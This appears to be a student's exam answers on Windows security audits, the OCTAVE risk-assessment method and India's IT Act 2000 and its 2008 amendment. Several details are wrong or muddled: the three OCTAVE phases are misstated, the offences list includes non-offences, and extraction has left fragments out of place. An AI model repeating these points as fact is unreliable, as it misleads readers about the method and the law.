
Example Events: Network connection attempts, firewall rule changes, network traffic anomalies.

9. Performance Audits:

Description: Performance audits assess the health and efficiency of the system, identifying potential bottlenecks, resource utilization issues, and other performance-related issues.

Tools: Performance Monitor, System Center Operations Manager (SCOM) Example Metrics: CPU usage, memory usage, disk I/O, network performance. Regularly conducting these audits is essential for maintaining a secure and wellmanaged Windows environment. Organizations often use a combination of native Windows tools and third-party solutions to perform comprehensive audits based on their specific requirements and compliance standards.

Q6 .a) What are the key characterises of OCTAVE Approach?

Ans: OCTAVE, which stands for Operationally Critical Threat, Asset, and Vulnerability Evaluation, is a risk assessment and management methodology developed by the Software Engineering Institute (SEI) at Carnegie Mellon University. It is designed to help organizations assess and improve their information security risk management processes. The key characteristics of the OCTAVE approach include:

• Risk-Based Approach:

OCTAVE is fundamentally a risk-based approach to information security. It focuses on identifying and assessing risks to an organization's critical assets and business processes.

• Asset-Centric:

The methodology is centered around critical assets and business processes. It emphasizes understanding the importance of assets to the organization and how they contribute to achieving business objectives.

• Adaptability:

OCTAVE is designed to be adaptable to different organizational contexts. It recognizes that one size does not fit all, and organizations can tailor the methodology to suit their specific needs, size, and industry.

• Internal Focus:

OCTAVE is primarily an internally focused methodology. It encourages organizations to assess their own risks and vulnerabilities rather than relying solely on external threat intelligence.

• Self-Assessment:

Organizations using OCTAVE are expected to conduct self-assessments of their information security risks. This helps in building internal capabilities for risk management and fostering a deeper understanding of the organization's unique risk landscape.





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• Collaborative Approach:

OCTAVE promotes collaboration among different stakeholders within an organization. This includes participation from business units, IT departments, and management to ensure a holistic understanding of risks.

Three Phases:

OCTAVE is typically structured into three phases:

Phase 1 - Build: Develop an understanding of the organization's information assets, business processes, and identify key stakeholders.

Phase 2 - Standardize: Define a standard set of information security policies, processes, and controls based on the understanding gained in the Build phase.

Phase 3 - Implement: Implement the standardized policies and practices to improve information security risk management.

• Focus on Information Assets:

The methodology emphasizes the importance of understanding and protecting information assets. This includes not only technical assets but also information stored, processed, and transmitted by people and processes.

• Threat-Centric and Vulnerability-Centric:

OCTAVE considers both threats and vulnerabilities in its risk assessments. It looks at potential threats that may exploit vulnerabilities, providing a comprehensive view of the risk landscape.

• Practical and Actionable Results:

OCTAVE aims to provide organizations with practical and actionable results. It helps organizations prioritize and address the most significant risks to their critical assets.

• Continuous Improvement:

OCTAVE supports a continuous improvement process. Organizations are encouraged to revisit and update their risk assessments regularly to adapt to changes in the business environment and emerging threats.

Documentation and Reporting:



The methodology stresses the importance of documenting the risk assessment process and results. Clear and comprehensive reporting helps in communication

Q6 b) What are the objectives of IT ACT? Explain in details IT ACT 2000 an its ACT 2008?'

Ans


The primary objectives of the IT Act, 2000 are:

with stakeholders and decision-makers.

- Granting legal recognition to all transactions done through electronic data exchange, other means of electronic communication or e-commerce in place of the earlier paper-based communication.
- Providing legal recognition to digital signatures for the authentication of any information or matters requiring authentication.
- Facilitating the electronic filing of documents with different Government departments and also agencies.
- Facilitating the electronic storage of data
- Providing legal sanction and also facilitating the electronic transfer of funds between banks and financial institutions.
- Granting legal recognition to bankers for keeping the books of accounts in an electronic form. Further, this is granted under the Evidence Act, 1891 and the Reserve Bank of India Act, 1934.

The offences and the punishments in IT Act 2000: The offences and the punishments that falls under the IT Act, 2000 are as follows:-

- 1. Tampering with the computer source documents.
- 2. Directions of Controller to a subscriber to extend facilities to decrypt information.
- 3. Publishing of information which is obscene in electronic form.
- 4. Penalty for breach of confidentiality and privacy.
- 5. Hacking for malicious purposes.
- 6. Penalty for publishing Digital Signature Certificate false in certain






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particulars.

- 7. Penalty for misrepresentation.
- 8. Confiscation.
- 9. Power to investigate offences.
- 10.Protected System.
- 11. Penalties for confiscation not to interfere with other punishments.
- 12. Act to apply for offence or contravention committed outside India.
- 13. Publication for fraud purposes.
- 14. Power of Controller to give directions.

SECTION	PUNISHMENT
Section 43	This section of IT Act, 2000 states that any act of destroying, altering or stealing computer system/network or deleting data with malicious intentions without authorization from owner of the computer is liable for the payment to be made to owner as compensation for damages.
Section 43A	This section of IT Act, 2000 states that any corporate body dealing with sensitive information that fails to implement reasonable security practices causing loss of other person will also liable as convict for compensation to the affected party.
Section 66	Hacking of a Computer System with malicious intentions like fraud will be punished with 3 years imprisonment or the fine of Rs.5,00,000 or both.





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Section 66 B, C, D	Fraud or dishonesty using or transmitting information or identity theft is punishable with 3 years imprisonment or Rs. 1,00,000 fine or both.
Section 66 E	This Section is for Violation of privacy by transmitting image of private area is punishable with 3 years imprisonment or 2,00,000 fine or both.
Section 66 F	This Section is on Cyber Terrorism affecting unity, integrity, security, sovereignty of India through digital medium is liable for life imprisonment.
Section 67	This section states publishing obscene information or pornography or transmission of obscene content in public is liable for imprisonment up to 5 years or fine of Rs. 10,00,000 or both.

The Information Technology (Amendment) Act, 2008 received the assent of President on 5th February 2009 and was notified in the Gazette of India.

• Section 69A and the Blocking Rules: Allowing the Government to block content under certain circumstances

Section 69A of the IT (Amendment) Act, 2008, allows the Central Government to block content where it believes that this content threatens the security of the State; the sovereignty, integrity or defence of India; friendly relations with foreign

States; public order; or to prevent incitement for the commission of a cognisable offence relating to any of the above. A set of procedures and safeguards to which the Government has to adhere when doing so have been laid down in what have become known as the Blocking Rules.

Section 79 and the IT Rules: Privatising censorship in India

Section 79 of the Information Technology (Amendment) Act, 2008 regulates the liability of a wide range of intermediaries in India. The section came in the limelight mostly because of the infamous Intermediary Guidelines Rules, or IT Rules, which were made under it. The IT Rules constitute an important and worrying move towards the privatisation of censorship in India.

Sections 67 and 67A: No nudity, please

The large amounts of 'obscene' material that circulate on the Internet have long attracted comment in India. Not surprisingly, then, in the same way as obscenity is prohibited offline in the country, so it is online as well. The most important tools to curtail it are sections 67 and 67A of the IT Act, prohibiting obscene and sexually explicit material respectively.

Section 66A: Do not send offensive messages

Section 66A of the Information Technology (Amendment) Act, 2008 prohibits the sending of offensive messages though a communication device (i.e. through an online medium). The types of information this covers are offensive messages of a menacing character, or a message that the sender knows to be false but is sent for the purpose of 'causing annoyance, inconvenience, danger, obstruction, insult, injury, criminal intimidation, enmity, hatred, or ill will.' If you're booked under Section 66A, you could face up to 3 years of imprisonment along with a fine.